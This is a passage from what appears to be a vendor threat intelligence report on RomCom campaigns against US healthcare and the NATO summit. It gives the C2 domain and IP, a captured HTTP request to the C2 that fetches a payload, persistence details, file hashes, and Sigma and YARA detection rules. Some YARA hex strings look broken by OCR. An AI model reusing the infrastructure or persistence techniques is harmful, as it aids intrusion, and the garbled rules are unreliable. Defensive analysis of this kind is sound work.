            - 'C:\Users\Public\'
            - 'C:\PerfLogs\'
    condition: selection
falsepositives:
    - Unknown
level: high
```

Table 16: Public Sigma rule to detect DLLs loaded from suspicious paths

This Sigma rule can detect these DLLs loaded by **rundll32.exe** and **explorer.exe**

- **C:\Users\Public\Libraries\netid2922538259.dll0** loaded by rundll32.exe
- **C:\Users\Public\Libraries\prxyms2922538259.dll** loaded by explorer.exe

CAMPAIGN #2: “RomCom Threat Actor Suspected of Targeting Ukraine's NATO Membership Talks at the NATO Summit”

(NOTE: A private version of this report is coded for commercial CTI customers under the UUID fbc9b702-28b5-4fdd-86a6-11542fc0d28b, while the public version of the report is available here.)

File Detection Opportunities Analysis

Detailed technical analysis is provided in our previous post mentioned above. WIn addition to this, we’d like to additionally provide the following RomCom artifacts for file detection opportunities.

Loader

The loader masquerades as a SurveyMonkey application(s) and serves as a simple downloader to connect to a malicious command-and-control (C2) and retrieve the next-stage payload.

Upon execution, this simply enumerates the victim host, such as querying the Internet and proxy settings before making an **HTTP GET** request to hxxp://finformservice[.]com:80/api/v1.5/<TRUNCATED>

Resolving to IP Address: 65[.]21[.]27[.]250.

```
Received A request for domain 'finformservice.com'.
          requested TCP 192.0.2.123:80
GET /api/v1.5/subscription?tokenkey3hbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTIzNDU2Nzg5LCJuYW1lIjoiSm9zZXBoIn0.OpOSSw7e485LOP5PrzScxHb7SR6sAOMRckfFwi4rp7o HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: finformservice.com
Connection: Keep-Alive
```

Figure 4: Connection to malicious C2

The request contains the same default JSON Web Token (JWT) parameters listed here.

A next-stage payload is retrieved if a successful connection is made; however, if the request is unsuccessful, the binary terminates execution after several connection attempts.

Upon a successful connection, and should the victim be of interest to the attacker, the next stage payload is sent to the compromised node.

The payload is a .dll called "Security.dll" which is saved to a newly created directory named *"C:\Users\Public\AccountPictures\Defender\Security.dll".*

It is then given a persistence mechanism via *SOFTWARE\Microsoft\Windows\CurrentVersion\Run,* along with the creation of Windows Services under the group: *C:\Windows\System32\svchost.exe -k DcomLaunch.*



Figure 5: Create Windows Service

Conclusions

Based on the targets and timelines from previous reports about RomCom and the ongoing geopolitical situation with Russia’s invasion of Ukraine, the threat group RomCom pursues the goals of Ukraine's opponents.

We learned that this threat actor continuously changes and adapts its behavior and carefully follows publicly available research on its campaigns.

We have not observed RomCom using exploits before the campaign targeting the last NATO Summit. That includes a previously unknown zero-day CVE-2023-36884. To protect from CVE-2023-36884, you need to implement additional

mitigations. A patch is not included in the affected vendor's monthly update, so please see the Mitigations section of their public advisory.

These capabilities prove that this group is a nation-state or a nation-state-affiliated threat actor following the geopolitical agenda surrounding the war in Ukraine. We have no reason to believe the threat actor will cease its operations in the immediate future.

BlackBerry has created behavioral logs and Sigma rules for the RomCom campaign targeting healthcare in the United States, and YARA rules to detect malicious tools used in their attack against the last NATO Summit. These are all available in the Appendix.

If you are looking for Sigma rules to detect the CVE-2023-36884 exploitation, please check Nextron Systems contribution here: https://github.com/SigmaHQ/sigma/pull/4346#event-9837111332

APPENDIX 1 – Referential Indicators of Compromise (IoCs)

Hash (sha-256)	6d3ab9e729bb03ae8ae3fcd824474c5052a165de6cb4c27334969a542c7b261d
File Name	Installer.RemoteDesktopManager.2022.3.35.0.exe
File Size	7244272 bytes
Created	2023-03-10 11:30:07 UTC
Details	Main Windows 64-bit (Signed Binary) Contains Installer and bundled RomCom malware
Hash (sha-256)	a61b2eafcf39715031357df6b01e85e0d1ea2e8ee1dfec241b114e18f7a1163f
File Name	Overview_of_UWCs_UkraineInNATO_campaign.docx
File Size	120614 bytes
Created	2023:06:26 12:57:00Z
Hash (sha-256)	e7cfeb023c3160a7366f209a16a6f6ea5a0bc9a3ddc16c6cba758114dfe6b539
File Name	afchunk.rtf
File Size	44146 bytes
Created	2022:08:29 04:36:00

APPENDIX 2 – Applied Countermeasures

Sigma Rules

Sigma Rule	Detected Behavior	Severity
Creation of an Executable by an Executable	Installer.RemoteDesktopManager.2022.3.35.0.exe creates the legit installer in the folder C:\Users\Public\Libraries with the name Installer.RemoteDesktopManager.2022.3.35.0.exe.	Low
DLL Load By System Process from Suspicious Locations	Explorer.exe loads the DLL dropped by the main RomCom sample. This DLL is in the folder C:\Users\Public\Libraries\prxyms2922538259.dll Another dropped by the main RomCom sample is loaded by rundll32.exe. The DLL is stored in C:\Users\Public\Libraries\netid2922538259.dll0	High
Rundll32 with Suspicious Parent Process	Rundll32.exe was executed by Explorer.exe. The command line used by Explorer.exe was: • C:\Windows\System32\rundll32.exe • C:\Users\Public\Libraries\netid2922538259.dll0,Main netid2922538259.dll0	Medium
Execution from Suspicious Folder	The RomCom payload executes the previous legitimate installer dropped in the \Public\Libraries path. The image executed is C:\Users\Public\Libraries\Installer.RemoteDesktopManager.2022.3.35.0.exe and the parent process is Installer.RemoteDesktopManager.2022.3.35.0.exe from the path where it was executed (RomCom payload)	High
Suspicious Binary Creation in Public Folder (private)	During the RomCom payload execution, there are multiple files dropped into C:\Users\Public\Libraries. All of them are detected by this rule, allowing the detection of binaries creation by other processes under this folder: • C:\\Users\\Public\\Libraries\\update.conf • C:\\Users\\Public\\Libraries\\netid2922538259.dll0 • C:\\Users\\Public\\Libraries\\prxyms2922538259.dll • C:\\Users\\Public\\Libraries\\Installer.prxyms2922538259.dll • C:\\Users\\Public\\Libraries\\Installer.RemoteDesktopManager.2022.3.35.0.exe	High
Potential PSFactory COM Hijacking (private)	There is a registry key set to make persistence and defense evasion by RomCom payload. The COM Object C90250F3-4D7D-4991-9B69-A5C5BC1C2AE6 is modified and the DLL C:\Users\Public\Libraries\prxyms2922538259.dll is set in the InprocServer32 key of the mentioned COM Object	High
RomCom RAT Temp	RomCom RAT sample creates files with a specific pattern under the \AppData\Local\Temp folder. An example of this is the creation of the next folder:	High

File Creation Pattern (private)	is-LQCKN.tmp.	
Execution of an Executable in Temp Folder from Public Folder (private)	One of the binaries dropped in the \Temp\ folder is a binary with .tmp extension. This file is executed having a binary from \Public\ folder as a parent.	Medium
RomComRAT Executed from Temp Folder (private)	During the intrusion, the .tmp file is executed with a specific command line, including the parameter "/SL5=" followed of a sequence and the binary of the path \Public\ dropped previously	Medium

YARA Rules

```
rule targeted_RomCom_OLE : Malicious_Documents {

meta:
   description = "Rule to detect spear-phishing exploit weaponized documents used to target the NATO summit"
   author = "BlackBerry"
   disribution = "TLP:WHITE"
   version = "1.0"
   last_modified = "2023-07-14"
   hash1_sha256 = "3a3138c5add59d2172ad33bc6761f2f82ba344f3d03a2269c623f22c1a35df97"
   hash2_sha256 = "a61b2eafcf39715031357df6b01e85e0d1ea2e8ee1dfec241b114e18f7a1163f"
   hash3_sha256 = "e7cfeb023c3160a7366f209a16a6f6ea5a0bc9a3ddc16c6cba758114dfe6b539"

strings:
   $a1 = {0a22cbe43691487a5a19354b8f3d1555}
   $a2 = {66e28348b345dc60b01f4077076018b2}
   $b1 =
"0105000001000000100000000576F72642E446F63756D656E742E38002F0000005C5C3130342E3233342E3233392E32365C736
4D5348544D4C5F43375C66696C653030312E75726C" fullword

condition:
   (uint16(0) == 0x4B50 and filesize < 500KB and any of ($a*)) or (uint16(0) == 0x5C7B and filesize < 500KB and $b1)
}
```

```
rule targeted_RomCom_DLL : DLL_x64_NatoSummit {

meta:
   description = "Rule to detect implants used to target the NATO summit"
   author = "BlackBerry"
   disribution = "TLP:WHITE"
   version = "1.0"
   last_modified = "2023-07-14"
   has1_sha256 = "1a7bb878c826fe0ca9a0677ed072ee9a57a228a09ee02b3c5bd00f54f354930f"

strings:

   $domain = "finformservice.com" ascii wide fullword nocase

   $a1 = {6689842458030000B84F000000668984245A030000B86E000000668984245C030000B8650000006689842 45E030000B
6689842460030000B872000000668984246 2030000B869000000668984246 4030000B876000000668984246 6030000B865000000
468030000B853000000668984246A030000B872000000668984246C030000B876000000668984246E030000B82E000000668984
00B864000000668984247 2030000B86C000000668984247 4030000B86C000000668984247 6030000033C0} // "OneDriveSrv.dll"
   $a2 = {6689842430020000B863000000668984243 2020000B86F000000668984243 4020000B86D000000668984243 6020000B8
6689842438020000B861000000668984243A020000B875000000668984243C020000B86E000000668984243E020000B8630000 0
440020000B868000000668984244 202000033C0} // "DcomLaunch"

condition:
   uint16(0) == 0x5a4d and (filesize < 1MB and ($domain and any of ($a*)))
}
```

Disclaimer: *The private version of this report is available upon request. It includes, but is not limited to, the complete and contextual MITRE ATT&CK® mapping, MITRE D3FEND™ countermeasures, Attack Flow by MITRE, and other threat detection content for tooling, network traffic, complete IoCs list, and system behavior. Please email us at* ***cti@blackberry.com*** *for more information.*